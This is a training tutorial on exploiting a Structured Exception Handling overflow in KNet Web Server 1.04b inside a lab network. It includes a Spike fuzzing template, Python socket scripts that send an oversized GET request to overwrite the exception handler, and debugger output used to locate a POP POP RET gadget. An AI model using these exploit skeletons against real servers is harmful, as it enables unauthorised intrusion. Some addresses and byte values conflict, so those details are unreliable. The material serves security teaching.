

SEH Exploitation on KNet Web Server

1.04b

Written by : [Antonius \(w1sdom\)](#)

Web : www.bluedragonsec.com

Github : <https://github.com/bluedragonsecurity>

This section discusses exploitation techniques on a vulnerable application that uses the Structured Exception Handling (SEH) mechanism. Training participants will be given an example vulnerable application that uses SEH for exploitation practice.

Lab Architecture

- Attacker machine: x86 Kali Linux — IP: 10.200.0.5
- Target machine: x86 Windows XP SP3 — IP: 10.200.0.120

SEH Overview

SEH is a mechanism that provides exception handling when an error occurs during application runtime. The SEH implementation is a stack-based linked list. This mechanism can be provided either by the operating system or by the application's source code.

The mechanism is essentially straightforward:

- Before the SEH prolog: the stack contains the size of the local variables needed by the caller → Stack: {8}
- After calling the prolog: the caller's return address is pushed onto the stack → Stack: {8, RetAddr}
- When an exception occurs, SEH will be located at ESP+8. To transition from SEH to NSEH we can use a ROP gadget such as: POP r32 → POP r32 → RET (pop 4 bytes from stack, pop another 4 bytes, then ret).

After successfully escaping from SEH we land at NSEH, where we only have 4 bytes of buffer we control. At this point we can use a short jump, e.g.: EB D0.

Fuzzing with Spike

To discover the bug in KNet Web Server 1.04b we will perform fuzzing using the Spike fuzzer. On the Kali Linux machine, create the following Spike template:

```
root@kali: /usr/share/spike/audits/httpd# cat httpd.spk
s_string("GET /");
s_string_variable("x");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("localhost");
s_string(":");
s_string_variable("80");
s_string("\r\n");

s_string("User-Agent: ");
s_string_variable("Mozilla 5.0");
s_string("\r\n");


s_string("Accept: ");
s_string_variable("text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
s_string("\r\n");

s_string("Accept-Language: ");
s_string_variable("en-us,en;q=0.5");
s_string("\r\n");

s_string("Accept-Encoding: ");
s_string_variable("gzip, deflate");
s_string("\r\n");

s_string("Connection: ");
s_string_variable("keep-alive");
s_string("\r\n");
```

Next, attach KNet to OllyDbg and run fuzzing with Spike.



Launch the fuzzer from the Kali Linux machine:


```
generic_send_tcp 10.200.0.120 80 httpd.spk 0 0
```

The fuzzing result using the httpd.spk template above will cause a crash in KNet, where we can observe that the variable being tested is the length of the filename in an HTTP GET request. On the Windows machine we can see that KNet has crashed and the SE Handler has been successfully overwritten with 0x41414141.

Overwriting the SE Handler

To determine how many bytes are needed before the SEH handler is overwritten, we will use pattern_create.rb. Generate a 1300-byte pattern:

```
/usr/share/metasploit-framework/tools/pattern_create.rb 1300
```




Insert the pattern into the first basic exploit skeleton:

```
import socket
sploit
="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
```

```
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Re-attach KNet to OllyDbg, run the exploit above, and at the time of the crash observe that SEH has been overwritten with the bytes 6f42336f.



Find the offset of those four bytes using pattern_offset.rb:

```
/usr/share/metasploit-framework/tools/pattern_offset.rb 6f42336f
# Output: [*] Exact match at offset 1210
```

NOTE: Based on the pattern_offset.rb result, SEH will be overwritten after 1210 bytes.

Verify with the second exploit skeleton:

```
import socket
seh = "\x43\x42\x41\x40"
sploit = "\x90" * 1210 + seh
```

```
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Re-attach KNet to OllyDbg and confirm that the SEH handler has been overwritten with 0x40414243.

From SEH to NSEH: POP POP RET

After overwriting the SEH handler, the next step is to redirect execution from SEH to NSEH. Many different payloads can be used here; we will use the most popular approach — the POP POP RET instruction sequence.

To locate a usable POP POP RET sequence, we use the SafeSEH module scanner plugin in OllyDbg.


SEH mode	Base	Limit	Module version	Module Name
SafeSEH ON	0x662b0000	0x66300000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\hnetcfg.dll
SafeSEH ON	0x71a50000	0x71a8f000	5.1.2600.5625 (xpsp_sp3_qfe.080	C:\WINDOWS\system32\mswsock.dll
SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\NETSHELL.dll
SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WSOCK32.dll
SafeSEH ON	0x71b20000	0x71b32000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\NFR.dll
SafeSEH ON	0x71bf0000	0x71c03000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\SAMLIB.dll
No SEH	0x71c10000	0x71c1e000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\ntlanman.dll
No SEH	0x71c80000	0x71c87000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\NETRAP.dll
No SEH	0x71c90000	0x71cd0000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI1.dll
No SEH	0x71cd0000	0x71ce7000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI0.dll
SafeSEH ON	0x7e290000	0x7e401000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\shdocvw.dll
SafeSEH ON	0x74320000	0x7435e000	3.525.3012.0 (xpsp_sp3_qfe.1011	C:\WINDOWS\system32\ODBC32.dll
SafeSEH ON	0x74720000	0x7476c000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\NSCFTF.dll
SafeSEH ON	0x754d0000	0x75550000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\CRYPTUI.dll
SafeSEH ON	0x755c0000	0x755ee000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\msctfime.ime
SafeSEH ON	0x75970000	0x75a68000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\MSGINA.dll
No SEH	0x75f60000	0x75f67000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\drvprov.dll
SafeSEH ON	0x75f70000	0x75f7a000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\advclnt.dll
SafeSEH ON	0x75f80000	0x7607d000	6.00.2900.5512 (xpsp.080413-2110	C:\WINDOWS\system32\browseui.dll
SafeSEH ON	0x76360000	0x76370000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\INSTA.dll
SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMM32.DLL
SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
No SEH	0x76980000	0x76988000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\LINKINFO.dll
SafeSEH ON	0x76990000	0x769b5000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\ntshrui.dll
SafeSEH ON	0x769c0000	0x76a74000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\USERENV.dll
No SEH	0x76b20000	0x76b31000	3.05.2284	C:\WINDOWS\system32\ATL.DLL
SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.6198 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\WINTRUST.dll
SafeSEH ON	0x76c90000	0x76cb8000	5.1.2600.6198 (xpsp_sp3_qfe.120	C:\WINDOWS\system32\IMAGEHELP.dll
SafeSEH ON	0x76f60000	0x76f8c000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\MLBAP32.dll
SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\CLBCATQ.DLL
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\COMRes.dll
SafeSEH ON	0x77120000	0x771ab000	5.1.2600.6058	C:\WINDOWS\system32\OLEAUT32.dll
SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp_sp3_qfe.100823-1643)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.C
SafeSEH ON	0x774e0000	0x7761e000	5.1.2600.6168 (xpsp_sp3_qfe.111	C:\WINDOWS\system32\ole32.dll
SafeSEH ON	0x77920000	0x77a13000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\SETUPAPI.dll
SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.6237 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5875 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\MSASN1.dll
SafeSEH ON	0x77b40000	0x77b62000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\apphelp.dll
SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\VERSION.dll
SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
SafeSEH ON	0x77dd0000	0x77e6b000	5.1.2600.5755 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\ADVAPI32.dll
SafeSEH ON	0x77f70000	0x77f03000	5.1.2600.6022 (xpsp_sp3_qfe.100	C:\WINDOWS\system32\RPCRT4.dll
SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5698 (xpsp_sp3_qfe.081	C:\WINDOWS\system32\GDI32.dll
SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.5912 (xpsp_sp3_qfe.09	C:\WINDOWS\system32\SHLWAPI.dll
SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.5834 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\Secur32.dll
SafeSEH ON	0x78130000	0x78264000	8.00.6001.23385 (longhorn_ie8_l	C:\WINDOWS\system32\urlmon.dll
SafeSEH ON	0x7c800000	0x7c8f6000	5.1.2600.5781 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\kernel32.dll
SafeSEH ON	0x7c900000	0x7c9b2000	5.1.2600.6055 (xpsp_sp3_qfe.101	C:\WINDOWS\system32\ntdll.dll
SafeSEH ON	0x7c9c0000	0x7d1d8000	6.00.2900.6242 (xpsp_sp3_qfe.12	C:\WINDOWS\system32\SHELL32.dll
SafeSEH OFF	0x73d90000	0x73db7000	4.00	C:\WINDOWS\system32\CRTDLL.dll
SafeSEH OFF	0x400000	0x418000		C:\Program Files\KNet\KNet.exe

From the scan results we can see that a POP POP RET sequence within KNet.exe itself is available for use. Search for it using OllyDbg's "Find sequence of commands" feature:

The screenshot shows the OllyDbg interface with the following components:

- Disassembly Window:** Shows assembly instructions for KNet.exe. The current instruction pointer is 00401024, pointing to a `CALL <JMP.&KERNEL32.GetModuleHandleA>` instruction.
- Registers (FPU) Window:** Shows the state of registers: EAX=00000657, ECX=0000005A, EDI=00000023.
- Find sequence of commands Dialog:** A modal dialog box with the following content:
 - Title: Find sequence of commands
 - Text area containing: `pop r32`, `pop r32`, `ret`
 - Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands
 - Checkbox: Entire block
 - Buttons: Find, Cancel
- Memory Dump Window:** Shows a hex dump of memory starting at address 0012F9AC. The dump contains ASCII text including "l.Arial Black.KN", "et.File.Open.Clo", "se.Exit.Connect i", "ons.Address.Get", "URL.Log.Log requ", "ests.Help.About.", "Show.Open Server", ".Close Server.Se", "tup.Name:..Name", "your server..Por", and "t Select.t".

The POP POP RET sequence is found inside KNet.exe at memory address 0x004010E1.



Craft the second exploit skeleton using this address:

```

import socket
seh = "\xe1\x16\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
print len(sploit)
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()

```

Re-attach KNet with OllyDbg and set a breakpoint at 0x004016E1, then run the exploit. When the crash occurs, press Shift+F9 and execution will be redirected to our POP POP RET gadget at 0x004016E1.

OllyDbg - KNet.exe - [CPU - main thread, module KNet]

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

004016E2	. 59	POP ECX	0012FC38	Registers (FPU) EAX 00000000 ECX 7C9032A8 ntdll.7C9032A8 EDX 7C9032BC ntdll.7C9032BC EBX 00000000 ESP 0012FB54 EBP 0012FB70 ESI 00000000 EDI 00000000 EIP 004016E2 KNet.004016E2 C 0 ES 0023 32bit 0(FFFFFFFF) P 1 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFFF) S 0 FS 003B 32bit 7FFDF000(FFI T 0 GS 0000 NULL D 0 O 0 LastErr ERROR_FILENAME_EXI EFL 00000246 (NO,NB,E,BE,NS,PE ST0 empty +UNORM 1F80 00000000 ST1 empty +UNORM 28B8 00000010 ST2 empty +UNORM 1000 00000000 ST3 empty 1.11124057511124845 ST4 empty +UNORM 011A 0000011A ST5 empty -UNORM 87D0 00000004 ST6 empty -NAN FFFF FFB06DA0 8 ST7 empty +UNORM 0004 00000000 FST 0000 3 2 1 0 E FCW 027F Prec NEAR,53 Mask
004016E3	. 5B	POP EBX		
004016E4	. E9 3C010000	RETN		
004016E5	. 53	JMP KNet.00401825		
004016E6	. 51	PUSH EBX		
004016E7	. 55	PUSH ECX		
004016E8	. 56	PUSH EBP		
004016E9	. 57	PUSH ESI		
004016EA	. 57	PUSH EDI		
004016EB	. 68 38F04000	PUSH KNet.0040F038	ASCII "Connections"	
004016EC	. 68 0000C900	PUSH 0C90000		
004016ED	. 68 19010000	PUSH 119		
004016EE	. 68 A2010000	PUSH 1A2		
004016EF	. 68 9C000000	PUSH 9C		
004016F0	. 68 9B010000	PUSH 19B		
00401707	. B8 02000000	MOV EAX,2		
0040170C	. E8 6CA10000	CALL KNet.0040B882		
00401711	. 21C0	AND EAX,EAX		
00401716	. 0F84 FF000000	JE KNet.0040181D		
00401718	. 68 00000000	PUSH 0		
0040171E	. E8 93700000	CALL KNet.00408E1A	Arg1 = 00000000 KNet.00408EBB	
00401723	. 50	PUSH EAX		
00401728	. 68 00000000	PUSH 0		
0040172E	. 68 80000000	PUSH 80		
00401733	. B8 02000000	MOV EAX,2		
00401738	. E8 A3A10000	CALL KNet.0040B8E0		
0040173D	. 50	PUSH EAX	hWnd SendMessageA	
0040173E	. E8 693B0000	CALL <JMP.&USER32.SendMessageA>		
00401743	. E8 A8A10000	CALL KNet.0040B8F0		
00401748	. E8 93900000	CALL KNet.0040A7F0		
0040174D	. 21C0	AND EAX,EAX		

Stack [0012FB54]=0012FC38 (0012FC38)
EBX=00000000

Address	Hex dump	ASCII	0012FB54	0012FC38
0040F000	FF FF FF FF 00 00 00 00 00 00 41 72 69 61	l.....Aria	0012FB58	0012FFE0
0040F010	6C 00 41 72 69 61 6C 20 42 6C 61 63 68 00 4B 4E	l.Arial Black,KN	0012FB5C	0012FFC4
0040F020	65 74 00 46 69 6C 65 00 4F 70 65 6E 00 43 6C 6F	et,File.Open,Clo	0012FB60	0012FC0C
0040F030	73 65 00 45 78 69 74 00 43 6F 6E 65 63 74 69	se.Exit,Connecti	0012FB64	0012FF00
0040F040	6F 6E 73 00 41 64 64 72 65 73 73 00 47 65 74 20	ons.Address.Get	0012FB68	7C9032BC
0040F050	55 52 4C 00 4C 6F 67 00 4C 6F 67 20 72 65 71 75	URL.Log.Log requ	0012FB6C	0012FFE0
